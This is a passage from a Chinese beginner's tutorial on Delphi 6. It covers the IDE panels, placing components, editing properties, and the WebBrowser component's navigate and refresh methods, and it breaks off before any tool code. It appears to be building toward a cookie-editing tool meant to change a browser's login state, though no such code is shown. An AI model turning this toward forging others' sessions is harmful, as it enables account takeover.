


图 1

在工具栏下方左上方的是对象列表栏（OBject TreeView），它可以清楚的让我们知道使用了哪些组件，这些组件的关系如何，如图 2！比如在图 2 中，button1、button2（Delphi6 中的按钮组件）都隶属在 form1（也可以看作一个特殊的组件）这个大的组件下！

在对象列表栏下方的就是对象监视栏（OBject Inspector），如图 3。我们可以在这儿修改一个组件的属性。至于什么是属性，我们可以简单的理解为一个事物的特性。比如今天的天气可以是“雨天”也可以是“大晴”，其中“天气”是属性名，而“雨天”和“大晴”就是属性值！属性值可以赋给对象的属性！如果各位读者对于属性还不清楚的话，不要紧，过一会儿将会给出一个具体的操作实例！在图 3 中，我们可以修改 caption 属性后的内容来达到修改窗体标题的作用！





图 2

对象列表栏和对象监视栏右边最大的那个就是窗体和代码区了，如图 4。其中窗体是用来构建我们“作品”的操作界面，而代码区就是用来编写程序代码，用来告诉计算机具体要实现什么功能的！代码区初始化时会有很多代码，不要害怕，作为初学者可以先不用理会它们的意思，等到各位成为 Delphi 高手时再来弄明白这些代码的含义也不迟！

好了，我们现在就来开始，首先给界面布局，如图 5。

可能会有初学者要问了：“这些组件都是怎么放上去的呀？”好的，我来给大家解释一下！其中上面两排组件可以在 Standard（标准，也就是最基础的一些组件。可以在工具栏中找到，默认是第一个标签）标签页中找到，我用方框勾勒出了相关的组件，如图 6！找到这些组件后，单击，然后在 Form1 中再单击它，就可以看到我们的组件已经被“画”到了程序的窗体上！不过大小可能不符合我们的要求，那如何进一步的修正大小呢？比如，我们要修改 Edit1（编辑框）组件的大小，先单击它，然后可以看到 edit1 的周围出现了 8 个调整点，把鼠标移动到相关的调整点上，就可以实现拖动调节了，如图 7。

在前边我曾经说过要结合实例来教大家学会修改组件的属性值，我们就以修改 button1 的标题属性为例来示范！单击 button1 按钮组件，来到刚才介绍的对象监视栏中，找到 caption 属性（caption 就是标题的意思），在右侧的输入框中输入“浏览”，可以看到窗体中的按钮标题已经被我们修改成了“浏览”，





图 3

如图 8。

下面要介绍的一个组件叫做 webbrowser，它是一个封装了浏览器的组件，也叫 VCL。位于工具栏的 Internet 标签页中，最右侧一个就是，如图 9。





图 4





图 5





图 6





图 7





图 9

**小知识**

VCL：Visual Component Library，可视组件库！就是在 Delphi 中辅助你编程的一系列小控件！控件是 VB 中的叫法，在 Delphi 中严格的应该称为组件！在 Delphi 编程中这样的 VCL 就可以看做一个积木，你可以用这些积木编写出你想要的工具大厦！

为了让大家对于 webbrowser 这个 VCL 有足够的了解，我们先来看看它重要的两个方法（方法在编程中可以理解为让一个具体的组件做它有能力做的事。在 Delphi 中每个 VCL 的方法都是有限的，少则几个，多则近百，因为大部分方法并不经常使用，所以只要熟悉了 20%的常用方法就可以掌握 80%的 Delphi 组件操作了）。

### 1.navigate

比如，我们要编写一个浏览器让它去访问 www.hackerxfiles.net，可以用简短的一句代码来实现：**webbrowser1.navigate('http://www.hackerxfiles.net');**，它的意思就是使用 webbrowser 组件的 navigate（navigate 就是访问的意思）方法去浏览目标网站！

### 2.refresh

想必各位读者都知道，在浏览器中有个刷新的选项，作用就是获得新的更改了的浏览页面信息！在 delphi 中，可以使用 **webbrowser1.refresh;** 来实现。之所以说到刷新，就是因为修改了 cookie 信息后，只有刷新了才能修改浏览器中的相关登录信息！好了，有了这些前置的知识，我们就可以开始工具编写的旅途了！

我们要在哪里填写代码呢？双击 Form1 上的任何一个 VCL，我们就来到了一个新的窗口中——代码窗口，在这里

